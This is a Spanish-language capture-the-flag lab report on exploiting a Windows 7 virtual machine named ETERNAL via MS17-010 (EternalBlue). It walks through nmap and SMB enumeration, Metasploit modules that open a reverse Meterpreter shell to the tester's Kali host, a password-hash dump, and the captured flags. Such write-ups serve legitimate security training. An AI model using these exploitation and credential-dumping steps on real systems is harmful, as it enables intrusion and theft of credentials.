


2



ETERNAL

Informe de análisis de vulnerabilidades, explotación y resultados del reto KIO.

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
16/04/2024	16/04/2024	1.0	N-HM-R-ETERNAL	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto KIO.

N.- N-HM-R-ETERNAL

Generado por:

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Información

**Fecha de creación:
16.04.2023**

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RESUMEN

Se ha solicitado hacer la explotación a una maquina **(Windows)** conocida como **ETHERNAL**, la cual contiene alguna vulnerabilidad crítica conocida como MS17-010 o Eternal Blue. En este reporte se detallarán los pasos en que lograremos obtener acceso completo de la máquina, esto por medio del uso de varias herramientas especializadas que nos permitirán aprovecharnos de esta falla grave de seguridad.

1. Reconocimiento

Como primer paso antes de realizar el reconocimiento, empecé creando los directorios necesarios para mantener todo organizado a la hora de realizar la explotación a la maquina **"ETHERNAL"**.

```
(hmstudent@kali)-[~/Documents]
$ mkdir ETHERNAL
(hmstudent@kali)-[~/Documents]
$ cd ETHERNAL
(hmstudent@kali)-[~/Documents/ETHERNAL]
$ mkt
[**] Generando Carpetas ...
>> Carpeta: exploits
>> Carpeta: nmap
>> Carpeta: notas
>> Carpeta: scripts
>> Carpeta: capturas
[++] Carpetas creadas correctamente.
(hmstudent@kali)-[~/Documents/ETHERNAL]
$
```

Después procedemos a realizar el escaneo de nuestra red para obtener nuestra IP y la IP de la maquina a atacar.

IP KALI: 192.168.228.131

```
(hmstudent@kali)-[~]
$ hostname -I
192.168.228.131
```

IP ETHERNAL: 192.168.228.135

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```
(hmstudent@kali)-[~/Documents/ETHERNAL]
$ sudo arp-scan -I eth0 192.168.228.0/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:84:b5:7b, IPv4:
192.168.228.131
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/
royhills/arp-scan)
192.168.228.1    00:50:56:c0:00:08    VMware, Inc.
192.168.228.2    00:50:56:f9:8b:c4    VMware, Inc.
192.168.228.135  00:0c:29:07:4d:18    VMware, Inc.
192.168.228.254  00:50:56:ee:66:67    VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.028 seconds (
126.23 hosts/sec). 4 responded
```

```
(hmstudent@kali)-[~/Documents/ETHERNAL]
$ pttl 192.168.228.135

[**] Extracting information ...

=> Host:    192.168.228.135
=> TTL:     128
=> OS:      Possibly Windows System

TTL values: 1-64 (Linux/Unix), 65-128 (Windows), 129-191 (macOS), 192-254 (Cisco IOS).

[**] GITHUB OFICIAL: https://github.com/JennValentine/Ping-TTL
```

Comandos para obtener la ip:

- ifconfig
- ip a
- **hostname -I**
- nmcli

Comandos para escaneo de la red:

- nmap -sn 192.168.0.0/24
- netdiscover -r 192.168.0.0/24
- sudo arp-scan -localnet
- **sudo arp-scan -I eth0 192.168.228.0/24**

Una vez obtenida la IP del objetivo, ya podemos hacer un análisis de puertos para determinar los servicios que maneja, así como las versiones de cada uno.

Port	Service	Reason	Product	Version
135	open	msrpc	syn-ack	Microsoft Windows RPC
139	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn
445	open	microsoft-ds	syn-ack	Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds
49152	open	msrpc	syn-ack	Microsoft Windows RPC
49153	open	msrpc	syn-ack	Microsoft Windows RPC
49154	open	msrpc	syn-ack	Microsoft Windows RPC
49155	open	msrpc	syn-ack	Microsoft Windows RPC
49156	open	msrpc	syn-ack	Microsoft Windows RPC
49157	open	msrpc	syn-ack	Microsoft Windows RPC

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Obtenemos los puertos abiertos

Comandos para enumeración:

- nabuu -top-ports 100 192.168.0.24 – Se ocupa instalar Naabu
- **sudo nmap -sS -min-rate 6000 -p- -vvv 192.168.228.135**

Se realizó un escaneo de puertos activos con NMAP, revelando varios puertos abiertos, incluyendo el 135, 139, y 445. Posteriormente, se escaneó la versión de los servicios ejecutados en esos puertos y se identificó que la máquina ejecuta Windows 7 Ultimate de 64 bits con el servicio SMB habilitado.

```
Initiating ARP Ping Scan at 20:44
Scanning 192.168.228.135 [1 port]
Completed ARP Ping Scan at 20:44, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:44
Completed Parallel DNS resolution of 1 host. at 20:44, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 20:44
Scanning 192.168.228.135 [65535 ports]
Discovered open port 135/tcp on 192.168.228.135
Discovered open port 139/tcp on 192.168.228.135
Discovered open port 445/tcp on 192.168.228.135
Discovered open port 49152/tcp on 192.168.228.135
Discovered open port 49157/tcp on 192.168.228.135
Discovered open port 49154/tcp on 192.168.228.135
Discovered open port 49156/tcp on 192.168.228.135
Discovered open port 49155/tcp on 192.168.228.135
Discovered open port 49153/tcp on 192.168.228.135
Completed SYN Stealth Scan at 20:44, 13.30s elapsed (65535 total ports)
Nmap scan report for 192.168.228.135
Host is up, received arp-response (0.00049s latency).
Scanned at 2024-04-17 20:44:32 EDT for 14s
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
135/tcp    open  msrpc        syn-ack ttl 128
139/tcp    open  netbios-ssn  syn-ack ttl 128
445/tcp    open  microsoft-ds syn-ack ttl 128
49152/tcp  open  unknown      syn-ack ttl 128
49153/tcp  open  unknown      syn-ack ttl 128
49154/tcp  open  unknown      syn-ack ttl 128
49155/tcp  open  unknown      syn-ack ttl 128
49156/tcp  open  unknown      syn-ack ttl 128
49157/tcp  open  unknown      syn-ack ttl 128
MAC Address: 00:0C:29:07:4D:18 (VMware)
```

PUERTOS

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```
Host script results:
| smb2-time:
|_ date: 2024-04-18T00:48:07
|_ start_date: 2024-04-18T00:11:19
|_ smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|_ OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|_ OS CPE: cpe:/o:microsoft:windows_7::sp1
|_ Computer name: WIN-845Q99004PP
|_ NetBIOS computer name: WIN-845Q99004PP\x00
|_ Workgroup: WORKGROUP\x00
|_ System time: 2024-04-17T20:48:07-04:00
|_ p2p-conficker:
|_ Checking for Conficker.C or higher ...
|_ Check 1 (port 64685/tcp): CLEAN (Couldn't connect)
|_ Check 2 (port 33402/tcp): CLEAN (Couldn't connect)
|_ Check 3 (port 29275/udp): CLEAN (Timeout)
|_ Check 4 (port 47756/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
|_ smb2-security-mode:
|_ 2:1:0:
|_ Message signing enabled but not required
|_ clock-skew: mean: 1h19m57s, deviation: 2h18m33s, median: -2s
|_ nbstat: NetBIOS name: WIN-845Q99004PP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:07:4d:18
```

```
PORT      STATE SERVICE      REASON      VERSION
135/tcp   open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 128 Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49156/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49157/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
```

Una vez obtenido el archivo .xml del escaneo de nmap, procedemos a convertirlo a html para tener una mejor visualización de la información.

Host Script Output

Script Name	Output
p2p-conficker	Checking for Conficker.C or higher... Check 1 (port 64685/tcp): CLEAN (Couldn't connect) Check 2 (port 33402/tcp): CLEAN (Couldn't connect) Check 3 (port 29275/udp): CLEAN (Failed to receive data) Check 4 (port 47756/udp): CLEAN (Timeout) 0/4 checks are positive: Host is CLEAN or ports are blocked
smb-security-mode	account used: guest authentication level: user challenge_response: supported message_signing: disabled (dangerous, but default)
smb2-time	date: 2024-04-17T00:28:12 start_date: 2024-04-16T20:24:32
nbstat	NetBIOS name: WIN-845Q99004PP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:07:4d:18 (VMware) Names: WIN-845Q99004PP<20> Flags: <unique><active> WIN-845Q99004PP<00> Flags: <unique><active> WORKGROUP<00> Flags: <group><active> WORKGROUP<1e> Flags: <group><active> WORKGROUP<1d> Flags: <unique><active> \\x01\\x02_MSBROWSE_\\x02<01> Flags: <group><active> Statistics: 00:0c:29:07:4d:18:00:00:00:00:00:00:00:00:00:00:00 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
smb-os-discovery	OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1) OS CPE: cpe:/o:microsoft:windows_7::sp1 Computer name: WIN-845Q99004PP NetBIOS computer name: WIN-845Q99004PP\x00 Workgroup: WORKGROUP\x00 System time: 2024-04-16T20:28:12-04:00
clock-skew	mean: 1h19m56s, deviation: 2h18m34s, median: -3s
smb2-security-mode	2:1:0: Message signing enabled but not required

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2. Análisis de vulnerabilidades/debilidades

```

(hmstudent@kali)-[~/Documents/ETERNAL]
--$ crackmapexec smb 192.168.228.135
SMB 192.168.228.135 445 WIN-845Q99004PP [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN-845Q99004PP) (domain:WIN-845Q99004PP) (signing:False) (SMBv1:True)

```

```

(hmstudent@kali)-[~/Documents/ETERNAL]
--$ rpcclient 192.168.228.135
Password for [WORKGROUP\hmstudent]:
Bad SMB2 (sign_algo_id=0) signature for message
[0000] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
[0000] AA 78 C5 80 78 B9 1B 82 01 32 60 03 65 36 46 88 .x..x... .2`.e6F.
Cannot connect to server. Error was NT_STATUS_ACCESS_DENIED

```

```

rpcclient $>
Display all 224 possibilities? (y or n)
?
adddriver
addform
addpermachineconnection
addprinter
AsyncNotify
capabilities
change_trust_pw
chgpasswd
chgpasswd2
chgpasswd3
chgpasswd4
clusapi_create_enum
clusapi_create_enumex
clusapi_get_cluster_name
clusapi_get_cluster_version
clusapi_get_cluster_version2
clusapi_get_quorum_resource
clusapi_get_resource_state
clusapi_offline_resource
clusapi_online_resource
clusapi_open_cluster
clusapi_open_resource
clusapi_pause_node
clusapi_resume_node
createdomalias
createdomgroup
createdomuser
createprinter
createsecret
createtrustdom
debug
debuglevel
deldriver
deldriverex
deletealias
deletedomgroup
enumports
enumprinters
enumprives
enumprocdatatypes
enumprocs
enumtrust
epmlookup
epmmap
eventlog_backuplog
eventlog_logininfo
eventlog_numrecord
eventlog_oldestrecord
eventlog_readlog
eventlog_registersource
eventlog_reportevent
eventlog_reportevents
exit
fetch_attributes
fetch_properties
fss_create_expose
fss_delete
fss_get_mapping
fss_get_sup_version
fss_has_shadow_copy
fss_is_path_sup
fss_recovery_complete
getanydcname
getcoreprinterdrivers
getdata
getdataex
getdcname
getdcsitecoverage
getdispinfidx
getdispname
getdmpwinf
getdriver
getdriverdir
netdiskenum
netfileenum
netfilegetsec
netnamevalidate
netremotetod
netrenumtrusteddomains
netrenumtrusteddomainsex
netsessdel
netsessenum
netshareadd
netshareadd
netshareenum
netshareenumall
netsharegetinfo
netsharesetdfsflags
netsharesetinfo
ntsvcs_getdevlist
ntsvcs_getdevlistsize
ntsvcs_getdevregprop
ntsvcs_getversion
ntsvcs_hwprofinfo
ntsvcs_hwprofinfo
ntsvcs_validatedevinst
openprinter
openprinter_ex
playgdiscriptionprinter
printercomp
queryaliasinfo
queryaliasmem
querydispinf
querydispinf2
querydispinf3
querydomainf
querygroup
querygroupmem
querymultiplevalues
querymultiplevalues2

```

```

(hmstudent@kali)-[~/Documents/ETERNAL]
--$ smbclient -L 192.168.228.135 -U ''
Password for [WORKGROUP\]:

Sharename      Type           Comment
-----
ADMIN$         Disk          Remote Admin
C$             Disk          Default share
IPC$           IPC           Remote IPC

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.228.135 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

```

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```
(hmsstudent@kali)-[~/Documents/ETERNAL]
$ crackmapexec smb 192.168.228.135 -u 'Admin' -p 'contraseña' --shares
SMB 192.168.228.135 445 WIN-845Q99004PP [+] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN-845Q99004PP)
1:True)
SMB 192.168.228.135 445 WIN-845Q99004PP [+] WIN-845Q99004PP\Admin:contraseña
SMB 192.168.228.135 445 WIN-845Q99004PP [+] Enumerated shares
SMB 192.168.228.135 445 WIN-845Q99004PP Share Permissions Remark
SMB 192.168.228.135 445 WIN-845Q99004PP ADMIN$ Remote Admin
SMB 192.168.228.135 445 WIN-845Q99004PP C$ Default share
SMB 192.168.228.135 445 WIN-845Q99004PP IPC$ Remote IPC
```

3. Explotación

```
= [ metasploit v6.4.1-dev ]
+ -- -- [ 2407 exploits - 1239 auxiliary - 422 post ]
+ -- -- [ 1468 payloads - 47 encoders - 11 nops ]
+ -- -- [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

use auxiliary/scanner/smb/smb_ms17_010
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):
```

Name	Current Setting	Required	Description
CHECK_ARCH	true	no	Check for architecture on vulnerable hosts
CHECK_DOPU	true	no	Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE	false	no	Check for named pipe on vulnerable hosts
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads (max one per host)

View the full module info with the `info`, or `info -d` command.

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhost 192.168.228.135
rhost => 192.168.228.135
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.228.135:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.228.135:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > |
```

```
msf6 auxiliary(admin/smb/ms17_010_command) > run

[*] 192.168.228.135:445 - Target OS: Windows 7 Ultimate 7601 Service Pack 1
[*] 192.168.228.135:445 - Built a write-what-where primitive ...
[+] 192.168.228.135:445 - Overwrite complete... SYSTEM session obtained!
[+] 192.168.228.135:445 - Service start timed out, OK if running a command or non-service executable ...
[*] 192.168.228.135:445 - Getting the command output ...
[*] 192.168.228.135:445 - Executing cleanup ...
[+] 192.168.228.135:445 - Cleanup was successful
[+] 192.168.228.135:445 - Command completed successfully!
[*] 192.168.228.135:445 - Output for "net group "Domain Admins" /domain":

The request will be processed at a domain controller for domain WORKGROUP.
```


Module options (exploit/windows/smb/ms17_010_psexec):

Name	Current Setting	Required	Description
DBGTRACE	false	yes	Show extra debug trace info
LEAKATTEMPTS	99	yes	How many times to try to leak transaction
NAMEDPIPE		no	A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlist	yes	List of named pipes to check
RHOSTS	192.168.228.135	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The Target port (TCP)
SERVICE_DESCRIPTION		no	Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SHARE	ADMIN\$	yes	The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.228.131:6464
[*] 192.168.228.135:445 - Target OS: Windows 7 Ultimate 7601 Service Pack 1
[*] 192.168.228.135:445 - Built a write-what-where primitive ...
[*] 192.168.228.135:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.228.135:445 - Selecting PowerShell target
[*] 192.168.228.135:445 - Executing the payload ...
[*] 192.168.228.135:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (201798 bytes) to 192.168.228.135
[*] Meterpreter session 2 opened (192.168.228.131:6464 -> 192.168.228.135:49160) at 2024-04-17 22:26:52 -0400
```

```
meterpreter > 
```

```
meterpreter > migrate 6659
[*] Migrating from 1284 to 6659 ...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
meterpreter > sysinfo
Computer      : WIN-845Q99004PP
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en-US
Domain        : WORKGROUP
Logged On Users : 0
Meterpreter   : x64/windows
```

```
meterpreter > hashdump
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Hacker Mentor Admin:500:aad3b435b51404eeaad3b435b51404ee:931a25d0405b2ea33910ad3c740e283:::
Hacker Mentor User:1000:aad3b435b51404eeaad3b435b51404ee:f56a8399599f1be040128b1dd9623c29:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f580a1940b1f6759fbdd9f5c482ccdbb:::
```

```
Listing: C:\

Mode                Size           Type             Last modified           Name
-----
040777/rwxrwxrwx    4096         dir             2022-02-09 18:08:34 -0500 $Recycle.Bin
100444/r--r--r--    8192         fil             2021-07-20 13:06:42 -0400 BOOTSECT.BAK
040777/rwxrwxrwx    4096         dir             2021-07-20 13:06:42 -0400 Boot
040777/rwxrwxrwx      0         dir             2009-07-14 01:08:56 -0400 Documents and Settings
040777/rwxrwxrwx      0         dir             2009-07-13 23:20:08 -0400 PerfLogs
040555/r-xr-xr-x    4096         dir             2022-05-13 19:39:54 -0400 Program Files
040555/r-xr-xr-x    4096         dir             2009-07-14 00:57:06 -0400 Program Files (x86)
040777/rwxrwxrwx    4096         dir             2022-05-13 19:36:33 -0400 ProgramData
040777/rwxrwxrwx      0         dir             2021-07-20 09:09:34 -0400 Recovery
040777/rwxrwxrwx    4096         dir             2024-04-16 19:49:04 -0400 System Volume Information
040555/r-xr-xr-x    4096         dir             2022-02-09 18:08:30 -0500 Users
040777/rwxrwxrwx   16384         dir             2022-05-13 19:35:13 -0400 Windows
100444/r--r--r--   383786         fil             2010-11-20 22:23:51 -0500 bootmgr
000000/-----      0         fif             1969-12-31 19:00:00 -0500 hiberfil.sys
000000/-----      0         fif             1969-12-31 19:00:00 -0500 pagefile.sys
```


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```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\Administrator\Desktop

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-   32       fil      2022-05-13 18:51:20 -0400  bandera2.txt
100666/rw-rw-rw-   282      fil      2021-07-20 09:22:40 -0400  desktop.ini

meterpreter > cat bandera2.txt
a63c1c39c0c7fd570053343451667939meterpreter > 
```



4. Banderas

Buscamos las banderas una vez tenemos acceso a la maquina **ETERNAL**.

Bandera1	0ef3b7d488b11e3e800f547a0765da8e
Bandera2	a63c1c39c0c7fd570053343451667939

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N.- N-HM-R-ETERNAL

5. Herramientas usadas

- Nmap
- Metasploit
- Naabu
- Enum4linux
- Crackmapexe

6. EXTRA Opcional